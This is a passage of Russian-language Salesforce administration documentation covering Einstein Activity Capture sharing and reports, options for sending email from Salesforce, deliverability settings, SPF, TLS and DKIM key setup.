Когда новый пользователь подключит свою учетную запись к Salesforce с помощью функции «Запись действий Einstein», для его общего доступа к действиям будет настроено выбранное вами значение по умолчанию. Данная настройка не влияет на пользователей, уже подключивших свои учетные записи к Salesforce.

СМ. ТАКЖЕ:

- Разрешение пользователям предоставлять группам общий доступ к действиям
- Управление общим доступом к действиям
- Запись действий Einstein

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки общего доступа к действиям по умолчанию для новых пользователей:

- «Настройка приложения» и «Изменение всех данных»

Предоставление пользователям доступа к отчетам о действиях

Функция «Запись действий Einstein» включает набор полномочий Einstein Wave Analytics, которые можно назначить максимум пяти пользователям. Пользователи с этим набором полномочий могут получать доступ к отчетам о действиях на вкладке «Аналитика Einstein».

Внимание: Если вы предоставите торговым представителям доступ к отчетам о действиях, они смогут увидеть данные, обычно скрытые от них при доступе к параметрам или параметрам безопасности поля.

1. Убедитесь, что функция «Запись действий Einstein» включена.
2. Назначьте пользователям набор полномочий Einstein Wave Analytics.

Назначенные пользователи смогут просматривать отчеты о действиях на вкладке «Аналитика Einstein».

СМ. ТАКЖЕ:

Просмотр отчетов по действиям

Запись действий Einstein

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления пользователям доступа к отчетам о действиях:

- «Настройка приложения» и «Изменение всех данных»

Разрешение пользователям предоставлять группам общий доступ к действиям

Добавьте поле «Включить общий доступ к событиям и сообщениям» в макеты группы. Затем, выбрав это поле, группе можно предоставить общий доступ к действиям из функции «Запись действий Einstein».

1. Введите строку «*Макеты группы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты группы»**.
2. Добавьте поле «Включить общий доступ к событиям и сообщениям» в макеты группы.

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов группы:

- «Настройка приложения»



Чтобы предоставить пользователям группы общий доступ к событиям и сообщениям, ответственный должен установить флажок «Включить общий доступ к событиям и сообщениям» в настройках группы. После этого участники смогут предоставлять доступ к событиям и сообщениям другим пользователям группы.

СМ. ТАКЖЕ:

- Управление общим доступом к действиям
- Настройка группы для предоставления общего доступа к действиям
- Запись действий Einstein

Электронные письма и шаблоны

Достигните новых высот производительности с помощью ряда возможностей для отправки писем непосредственно из программы Salesforce.

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Пользователи, работающие в системе Salesforce, должны постоянно просматривать сведения о клиентах, информацию в журналах и создавать отчеты. Почему бы не облегчить им работу, предоставив возможность отправки сообщений эл. почты непосредственно из Salesforce? Предлагается несколько вариантов, зависящих от того, используется ли в организации приложение Lightning Experience, владеет ли компания почтовым доменом и какое почтовое приложение используется в компании.

Шаблоны электронной почты

Система Salesforce предлагает несколько способов повышения производительности электронной почты. Один из хороших способов сделать это и обеспечить единообразие сообщений — воспользоваться шаблонами электронных сообщений в переписке.

Connect Offline с Force.com в Salesforce Classic

Приложение Force.com Connect Offline позволяет автономно работать над ключевыми сделками в любом месте, в любое время и без подключения к сети.

Email to Salesforce

Свяжите сообщения эл. почты с интересами, контактами и возможностями или другими отдельными записями в Salesforce. Это позволит легко отслеживать контакты, связанные с продажами.

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Пользователи, работающие в системе Salesforce, должны постоянно просматривать сведения о клиентах, информацию в журналах и создавать отчеты. Почему бы не облегчить им работу, предоставив возможность отправки сообщений эл. почты непосредственно из Salesforce? Предлагается несколько вариантов, зависящих от того, используется ли в организации приложение Lightning Experience, владеет ли компания почтовым доменом и какое почтовое приложение используется в компании.

Какой из вариантов отправки сообщений электронной почты из системы Salesforce наиболее удобен для организации?

Предлагается ряд параметров, позволяющих пользователям отправлять сообщения электронной почты непосредственно из системы Salesforce. Данные параметры определяются использованием Lightning Experience, наличием собственного почтового домена и версией почтового приложения, применяемого в компании.

Отправка через приложение Gmail или Office 365

Отправьте сообщение электронной почты из системы Salesforce с помощью учетной записи Gmail или Office 365. Для получателей эти электронные сообщения будут выглядеть как отправленные с учетных записей пользователей в Gmail или Office 365. Кроме того, пользователь может просматривать отправленные сообщения электронной почты в папке «Отправленные» в Gmail или Office 365.

Отправка из системы Salesforce

Отправка электронных сообщений из Salesforce с помощью серверов Salesforce. Интеграция с внешней почтовой службой не требуется. Это очень удобно, если используется приложение Salesforce Classic, требуется функция управления возвратом, а приложение Lightning Experience. не использует Gmail™ или Office 365™.

Функция перенаправления электронной почты

Отправляйте сообщения электронной почты из приложения Salesforce через почтовый сервер компании. Для получателей эти эл. сообщения будут выглядеть как отправленные из учетных записей пользователей корпоративной эл. почты. Эти сообщения электронной почты также сохраняются на почтовом сервере компании (это способствует соблюдению требований), и для пользователей электронные сообщения будут отображаться как отправленные из системы Salesforce в папке «Отправленные».

Управление электронной почтой

Система Salesforce предлагает несколько способов управления эл. почтой и повышения производительности. Связывайте сообщения электронной почты и управляйте ими через записи в приложении Salesforce. Чтобы не упустить нужную информацию, изучите каждый тип и затем продолжите поиск.

Версии и разрешения электронной почты в Lightning Experience

Электронная почта Salesforce и шаблоны доступны в нескольких версиях. Включите данную функцию, чтобы управлять полномочиями и доступом администраторов и конечных пользователей на уровне организации.

Какой из вариантов отправки сообщений электронной почты из системы Salesforce наиболее удобен для организации?


Предлагается ряд параметров, позволяющих пользователям отправлять сообщения электронной почты непосредственно из системы Salesforce. Данные параметры определяются использованием Lightning Experience, наличием собственного почтового домена и версией почтового приложения, применяемого в компании.

Эта диаграмма позволяет выбрать наиболее удобный для организации вариант отправки сообщений эл. почты из системы Salesforce. Для начала надо решить, будет ли использоваться Lightning Experience.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



*Если электронный адрес заканчивается на @aol.com, @yahoo.com и @gmail.com, то, чтобы использовать функцию перенаправления сообщений, следует зарегистрироваться на собственном домене. Это связано с политикой DMARC на Gmail, AOL™ и Yahoo™. Подробнее

СМ. ТАКЖЕ:

- Отправка через приложение Gmail или Office 365
- Отправка из системы Salesforce
- Функция перенаправления электронной почты

Отправка через приложение Gmail или Office 365

Отправьте сообщение электронной почты из системы Salesforce с помощью учетной записи Gmail или Office 365. Для получателей эти электронные сообщения будут выглядеть как отправленные с учетных записей пользователей в Gmail или Office 365. Кроме того, пользователь может просматривать отправленные сообщения электронной почты в папке «Отправленные» в Gmail или Office 365.

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по настройке отправки электронной почты через Gmail™ или Office 365™
Ниже представлены сведения, с которыми следует ознакомиться перед настройкой отправки через Gmail или Office 365 (в том числе сведения о триггерах и бизнес-правилах), а также информация для организаций, использующих сообщества.

Настройка отправки электронной почты через Gmail™ или Office 365™
Несколько простых действий, и пользователи смогут отправлять электронную почту в системе Salesforce, используя свои учетные записи в Gmail или Office 365.

Рекомендации по настройке отправки электронной почты через Gmail™ или Office 365™

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже представлены сведения, с которыми следует ознакомиться перед настройкой отправки через Gmail или Office 365 (в том числе сведения о триггерах и бизнес-правилах), а также информация для организаций, использующих сообщества.

- В сообществах недоступна отправка эл. почты через Gmail или Office 365. Если в организации используется функция отправки через Gmail или Office 365, она не будет работать в сообществах. Вместо этого эл. сообщения, отправленные в сообществах, будут проходить через систему Salesforce или функцию перенаправления электронной почты в зависимости от варианта, настроенного в организации.
- Если используется отправка через Gmail, то на странице «Мои параметры эл. почты» в системе Salesforce можно настроить имя, которое отображается в поле «От» в исходящих сообщениях электронной почты. Если используется отправка через Office 365, в системе Salesforce не допускается изменение имени.

При отправке через приложение Gmail или Office 365:

- сообщения не сохраняются в журналах регистрации сообщений электронной почты системы Salesforce, где регистрируются только сообщения, отправленные через Salesforce. Это значит, что в системе Salesforce недоступны сведения о доставке сообщений электронной почты. Журналы можно получить из приложения Gmail или Office 365.
- Электронные сообщения, отправленные посредством бизнес-правил и триггеров, отправляются через систему Salesforce.
- Функция управления возвратом не поддерживается, поэтому не выполняется автоматическое обновление контактов и интересов с использованием сведений о возврате. Однако возвращенные сообщения электронной почты можно просмотреть в папке «Входящие». Если необходимо управлять возвратом, используйте метод отправки через Salesforce.
- Технология TLS реализуется внешней почтовой службой, а не посредством параметров Salesforce.
- Единые нижние колонтитулы не включаются в сообщения электронной почты, отправляемые из системы Salesforce.

СМ. ТАКЖЕ:

Отправка через приложение Gmail или Office 365

Настройка отправки электронной почты через Gmail™ или Office 365™

Настройка отправки электронной почты через Gmail™ или Office 365™

Несколько простых действий, и пользователи смогут отправлять электронную почту в системе Salesforce, используя свои учетные записи в Gmail или Office 365.

1. Введите строку *Отправка через внешние службы эл. почты* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Отправка через внешние службы эл. почты**.
2. Включить «Отправка через Gmail» или «Отправка через Office 365». Выбор обоих вариантов не допускается.

   Пользователи могут управлять конфигурацией службы эл. почты в пункте **Мои параметры эл. почты** в меню личных параметров.

Функция включается в стандартном профиле пользователя или посредством полномочия «Отправка через внешние службы эл. почты». Пользователи могут отправлять письма через внешние службы эл. почты в компоновщике сообщений эл. почты Lightning Experience по стандартному протоколу OAuth. Регистрационные данные пользователей не хранятся в системе Salesforce.

СМ. ТАКЖЕ:

Отправка через приложение Gmail или Office 365

Рекомендации по настройке отправки электронной почты через Gmail™ или Office 365™

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Полномочие «Отправка сообщений электронной почты» и доступ к записи, из которой отправляется сообщение электронной почты.

Отправка из системы Salesforce

Отправка электронных сообщений из Salesforce с помощью серверов Salesforce. Интеграция с внешней почтовой службой не требуется. Это очень удобно, если используется приложение Salesforce Classic, требуется функция управления возвратом, а приложение Lightning Experience. не использует Gmail™ или Office 365™.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Рекомендации по настройке отправки через систему Salesforce

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой отправки сообщений через систему Salesforce, в том числе сведения о функции управления возвратом и спаме.

Настройка функции отправки сообщений электронной почты через систему Salesforce

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой отправки сообщений через систему Salesforce, в том числе сведения о функции управления возвратом и спаме.

Тестирование доставки сообщений эл. почты, отправленных через Salesforce

При отправке из Salesforce сообщение эл. почты направляется через один из нескольких возможных IP-адресов Salesforce. Если получатель сообщения эл. почты блокирует какой-либо из этих IP-адресов, сообщение может не дойти. Трудно проверить, получают ли клиенты сообщения эл. почты со всех доступных IP-адресов Salesforce. Однако с помощью функции «Тестирование доставки» можно легко отправить себе сообщения эл. почты с каждого возможного IP-адреса Salesforce. Если все сообщения получены, значит, ни один IP-адрес Salesforce не заблокирован.

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

Доставка эл. почты — это вероятность получения личного или корпоративного сообщения электронной почты отдельным адресатом. Чтобы повысить вероятность доставки электронного сообщения, отправленного из системы Salesforce, рекомендуем использовать ряд настроек и параметров соответствия.

Отслеживание электронных сообщений, отправленных из системы Salesforce, в Salesforce Classic

Воспользуйтесь преимуществами отправки эл. почты из системы Salesforce, используя функции, позволяющие отслеживать журналы регистрации сообщений электронной почты и очередь пакетных электронных рассылок.

Рекомендации по настройке отправки через систему Salesforce

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой отправки сообщений через систему Salesforce, в том числе сведения о функции управления возвратом и спаме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Отправка из системы Salesforce представляет собой удобный вариант в следующих случаях.
  - Необходима функция управления возвратом.
  - Нежелательна интеграция системы Salesforce с внешней почтовой службой.
  - Организация не использует приложение Gmail™ или Office 365™ с Lightning Experience.
- Если эл. сообщения отмечаются определенными почтовыми провайдерами как спам из-за неправильной настройки проверки подлинности эл. почты и несоблюдения указанных ниже рекомендаций.
- Если компания не владеет доменом и не использует функцию управления возвратом, отправленные пользователем сообщения электронной почты могут определяться как отправленные из системы Salesforce и выглядеть как поступившие от этого пользователя.

- Если включены параметры доставки «Включить соответствие стандартным механизмам безопасности эл. почты» или «Активировать функцию управления возвратом», получатели в приложении Gmail видят дополнительную информацию
- Если включен параметр «Включить соответствие протоколу Sender ID», клиенты Outlook и почтовых приложений, поддерживающих протокол Sender ID, не видят фразу «Отправлено от имени [имя отправителя]».
- Если компания владеет доменом, рекомендуем определить методы проверки подлинности эл. почты (например, SPF или DKIM) в DNS. Это гарантирует высокое качество доставки и получения.

Настройка функции отправки сообщений электронной почты через систему Salesforce

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой отправки сообщений через систему Salesforce, в том числе сведения о функции управления возвратом и спаме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Для компаний, владеющих доменом (mycompany.com)

1. Отключите параметр «Включить соответствие стандартным механизмам безопасности эл. почты».
2. Отключите параметр «Включить соответствие протоколу Sender ID».
3. Добавьте запись SPF из системы Salesforce к DNS клиентского домена, чтобы указать, что Salesforce является утвержденным отправителем, например, запись SPF: "v=spf1 mx include:_spf.salesforce.com ~all".
4. Настройте DKIM, чтобы улучшить доставку.

Для компаний, не владеющих доменом

Если электронный адрес пользователя не принадлежит компании и заканчивается на @gmail.com, @aol.com или @yahoo.com, следует зарегистрироваться на домене, контролируемом компанией, и использовать этот новый домен для всех сообщений электронной почты, отправленных из системы Salesforce вследствие политики DMARC на Gmail, AOL™ и Yahoo™. Подробнее: Иное:

1. Включите параметр «Включить соответствие стандартным механизмам безопасности эл. почты».
2. Отключите параметр «Включить соответствие протоколу Sender ID». Рекомендуем включать соответствие протоколу Sender ID только при наличии получателей, использующих данных протокол проверки подлинности эл. почты.

Тестирование доставки сообщений эл. почты, отправленных через Salesforce

При отправке из Salesforce сообщение эл. почты направляется через один из нескольких возможных IP-адресов Salesforce. Если получатель сообщения эл. почты блокирует какой-либо из этих IP-адресов, сообщение может не дойти. Трудно проверить, получают ли клиенты сообщения эл. почты со всех доступных IP-адресов Salesforce. Однако с помощью функции «Тестирование доставки» можно легко отправить себе сообщения эл. почты с каждого возможного IP-адреса Salesforce. Если все сообщения получены, значит, ни один IP-адрес Salesforce не заблокирован.

1. В меню «Настройка» введите *«Проверка доставки»* в поле «Быстрый поиск», затем выберите **«Проверка доставки»**.
2. Введите рабочий адрес эл. почты.
3. Нажмите кнопку **«Отправить»**. Система Salesforce отправляет тестовое сообщение со всех IP-адресов на указанный адрес эл. почты. Каждое тестовое сообщение содержит IP-адрес, использованный для его отправки.
4. Проверьте почтовый ящик на наличие всех тестовых сообщений.

При получении не всех тестовых сообщений администратор почтового сервера организации должен добавить IP-адреса Salesforce в список разрешенных. В этом случае почтовый сервер организации сможет принимать сообщения эл. почты, отправленные с заблокированного IP-адреса. Текущий список диапазонов IP-адресов Salesforce см. в разделе «Какие IP-адреса Salesforce добавить в список разрешенных адресов?».

Система Salesforce использует разные IP-адреса для входящих и исходящих сообщений эл. почты. IP-адреса, используемые для исходящих сообщений эл. почты, не поддерживают обработку входящих сообщений эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для тестирования доставки эл. почты:

- Изменение всех данных

СМ. ТАКЖЕ:

Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

Включение СК сообщений эл. почты о соответствии

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

Доставка эл. почты — это вероятность получения личного или корпоративного сообщения электронной почты отдельным адресатом. Чтобы повысить вероятность доставки электронного сообщения, отправленного из системы Salesforce, рекомендуем использовать ряд настроек и параметров соответствия.

Настройка параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

Доступные параметры доставки используются для настройки организации Salesforce так, чтобы можно было быстро доставлять сообщения электронной почты пользователей из системы Salesforce.

Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

На доставку почты влияют два фактора: прошлые сообщения, возвращенные на тот же почтовый домен, и сообщения, не соответствующие инфраструктуре безопасности электронной почты получателя. Ознакомьтесь с рекомендациями, которые помогут справиться с такими затруднениями и обеспечить быструю доставку сообщений электронной почты.

Создание ключа DKIM в <0>Salesforce Classic<1>

Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации. Действительная подпись указывает получателям на применение сторонней системой (например, Salesforce) разрешенного способа обработки сообщений эл. почты.

Импорт ключа DKIM в Salesforce Classic

Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации.

Включение СК сообщений эл. почты о соответствии

СМ. ТАКЖЕ:

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Настройка параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

Доступные параметры доставки используются для настройки организации Salesforce так, чтобы можно было быстро доставлять сообщения электронной почты пользователей из системы Salesforce.

1. Введите строку *Доставка* в поле Быстрый поиск в меню «Настройка» и выберите пункт **«Доставка»**.
2. Выберите параметры, применимые к организации Salesforce.

СМ. ТАКЖЕ:

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции доставки эл. почты:

- Настройка приложения

Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

На доставку почты влияют два фактора: прошлые сообщения, возвращенные на тот же почтовый домен, и сообщения, не соответствующие инфраструктуре безопасности электронной почты получателя. Ознакомьтесь с рекомендациями, которые помогут справиться с такими затруднениями и обеспечить быструю доставку сообщений электронной почты.

Используйте страницу доставки в меню «Настройка», чтобы ускорить доставку сообщений электронной почты.

- Чтобы определить тип исходящего сообщения электронной почты, используйте параметр «Уровень доступа» в разделе «Доступ для отправки эл. почты». Ниже перечислены доступные параметры.
  - «Нет доступа»: данное значение блокирует все исходящие сообщения эл. почты пользователей.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

  - «Только системные сообщения эл. почты»: данное значение разрешает только автоматические сообщения эл. почты (например, при создании пользователя или восстановлении пароля). Параметр особенно полезен для контроля сообщений электронной почты, отправленных из безопасных сред, чтобы предотвратить рассылку тестовых сообщений эл. почты при работах по тестированию и разработке. По умолчанию новым безопасным средам назначается параметр «Только системные сообщения эл. почты».
  - «Все сообщения эл. почты»: данное значение разрешает все типы исходящих сообщений эл. почты. Данное значение используется по умолчанию для новых небезопасных организаций. Безопасным средам, созданным до выпуска Spring'13, по умолчанию назначается параметр «Все сообщения эл. почты».

- Использование функции управления возвратом
  - Если также используется функция перенаправления электронной почты, убедитесь, что почтовый сервер организации поддерживает перенаправление сообщений электронной почты, отправленных из Salesforce.
  - Если электронное сообщение, направленное на адрес контактного лица, интереса или организации-лица, отправляется обратно, то возле адреса появится предупреждение. Другие пользователи не смогут отправлять письма на этот адрес, пока он не будет подтвержден или обновлен.
  - Сообщения электронной почты возвращаются в систему Salesforce, а не по личному адресу эл. почты отправителя.
  - Чтобы просмотреть список всех адресов, возвративших сообщение эл. почты, воспользуйтесь стандартными отчетами «Возвращенные контакты» и «Возвращенные интересы». Отчет содержит причину возврата сообщения эл. почты, дату возврата и имя соответствующего контакта, интереса или организации-лица.

- Чтобы установить соответствие инфраструктуре безопасности эл. почты получателей (например, SPF), выполните следующее.
  - Установите флажок «Включить соответствие стандартным механизмам безопасности эл. почты». Эта настройка изменяет значение поля конверта «От» для сообщений электронной почты, отправленных из Salesforce. Поле «От», используемое в заголовке, сохраняет адрес эл. почты отправителя. Как правило, инфраструктуры безопасности проверяют только поля конверта.
  - Если имеются получатели, использующие протокол проверки подлинности эл. почты Sender ID (используется ограниченно), установите флажок «Включить соответствие протоколу `Sender ID`». Эта настройка автоматически изменяет поле конверта «Отправитель» сообщений электронной почты, отправленного из системы Salesforce, адресом `no-reply@Salesforce`. Все ответы получателей будут доставляться на адрес эл. почты отправителя. Почтовый клиент получателя (не система Salesforce) может добавлять строку «Отправлено от имени» в поле «От» сообщения электронной почты, отправленного из системы Salesforce.

- Чтобы определить способ использования протокола TLS системой Salesforce для безопасного обмена сообщениями электронной почты во время SMTP-сеансов, выберите параметр `TLS`. Ниже перечислены доступные параметры.
  - «Предпочтительно» (по умолчанию). Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. В противном случае система Salesforce продолжает сеанс без протокола TLS.
  - «Обязательно». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером. В противном случае система Salesforce завершает сеанс без доставки эл. почты.
  - «Проверка предпочтительна». Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. Прежде чем начать сеанс, система Salesforce проверяет сертификат на наличие подписи допустимым центром сертификации, а общее имя, указанное в сертификате, на соответствие домену или службе обмена почтой, выбранной для текущего подключения. Если протокол TLS доступен, но сертификат не подписан или используется другое общее имя, то система Salesforce прерывает сеанс без доставки эл. почты. В противном случае система Salesforce продолжает сеанс без протокола TLS.

  - «Проверка обязательна». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером, наличии подписи допустимым центром сертификации и соответствии общего имени, указанного в сертификате, домену или службе обмена почтой, выбранной для подключения системы Salesforce. Если данные критерии не выполняются, то система Salesforce завершает сеанс без доставки эл. почты.

- При выборе любого значения, кроме стандартного значения «Предпочтительно», установите флажок «Ограничить TLS следующими доменами:» и введите домены через запятую. При необходимости воспользуйтесь специальным символом (*); например, домен `*.subdomains.com` соответствует адресам эл. почты ivan@aco.subdomains.com и ivan@bco.subdomains.com (но не адресу ivan@subdomains.com). Если домены не указаны, то система Salesforce использует параметр TLS, заданный для всех исходящих сообщений электронной почты. Это может приводить к тому, что часть писем не будет доставлена.

СМ. ТАКЖЕ:

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

Отправка сообщений эл. почты в Salesforce Classic

Включение СК сообщений эл. почты о соответствии

Настройка функции перенаправления электронной почты

Тестирование доставки сообщений эл. почты, отправленных через Salesforce

Создание ключа DKIM в <0>Salesforce Classic<1>

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления ключами DKIM:
- Настройка приложения

Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации. Действительная подпись указывает получателям на применение сторонней системой (например, Salesforce) разрешенного способа обработки сообщений эл. почты.

При создании ключа DKIM система Salesforce генерирует пару открытого и секретного ключей. Рекомендуем опубликовать открытый ключ в DNS для уведомления получателей о том, что использование данного ключа для подписания сообщений эл. почты разрешено ответственным за домен. Система Salesforce использует секретный ключ для создания заголовков подписи DKIM в исходящем сообщении эл. почты. Затем получатели могут проверить сообщение эл. почты на предмет его подписания посредством разрешенного ключа путем сопоставления заголовка подписи с открытым ключом в DNS. При публикации политики DMARC получатели могут использовать подпись DKIM для проверки сообщения эл. почты на предмет его соответствия политике DMARC.

Чтобы создать ключ, выполните указанные ниже действия.

1. Введите строку *«Ключи DKIM»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Ключи DKIM»**.
2. Нажмите кнопку **«Создать ключ»**.
3. Введите уникальное имя селектора.
4. Введите имя домена.
5. Выберите нужный тип совпадения домена.
6. Нажмите кнопку **«Сохранить»**.

- По умолчанию ключ неактивен. Прежде чем активировать ключ, добавьте открытый ключ в запись DNS. Подписание DKIM активно только при наличии активного ключа DKIM.

- Разрешается создавать не более одного активного ключа DKIM для каждого имени домена. Использование нескольких активных ключей DKIM разрешается только при отправке сообщений эл. почты из нескольких доменов или при создании субдоменов и обработке совпадения домена на уровне субдомена.
- При вставке или обновлении ключа домена данное изменение может влиять на текущие ключи DKIM. Например, при назначении параметру `DomainMatch` значения `DomainAndSubdomains` для домена primer.ru и последующем назначении параметру `DomainMatch` значения `SubdomainsOnly` для домена pochta.primer.ru разрешается использовать любой ключ. Ниже приведен алгоритм разрешения конфликтов при наложении ключей домена.
  1. Если два ключа являются одинаково конкретными относительно типа совпадения, то новый ключ заменяет и деактивирует текущий ключ.
  2. Если новый ключ является более конкретным, чем текущий, то система использует новый ключ и препятствует применению текущего ключа в случаях использования нового ключа. Например, `DomainOnly` и `SubdomainsOnly` являются более конкретными, чем `DomainAndSubdomains`, поэтому новый ключ `DomainOnly` заменяет `DomainMatch` для текущего ключа `DomainAndSubdomains` на `SubdomainsOnly`.
  3. Если разные домены нескольких ключей соответствуют отправляющему домену, то система использует ключ, содержащий самое длинное имя домена. При равенстве имен система использует наиболее конкретный ключ.

Дополнительную информацию о DKIM см. на веб-сайте http://dkim.org.

СМ. ТАКЖЕ:

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

Импорт ключа DKIM в Salesforce Classic

Импорт ключа DKIM в Salesforce Classic

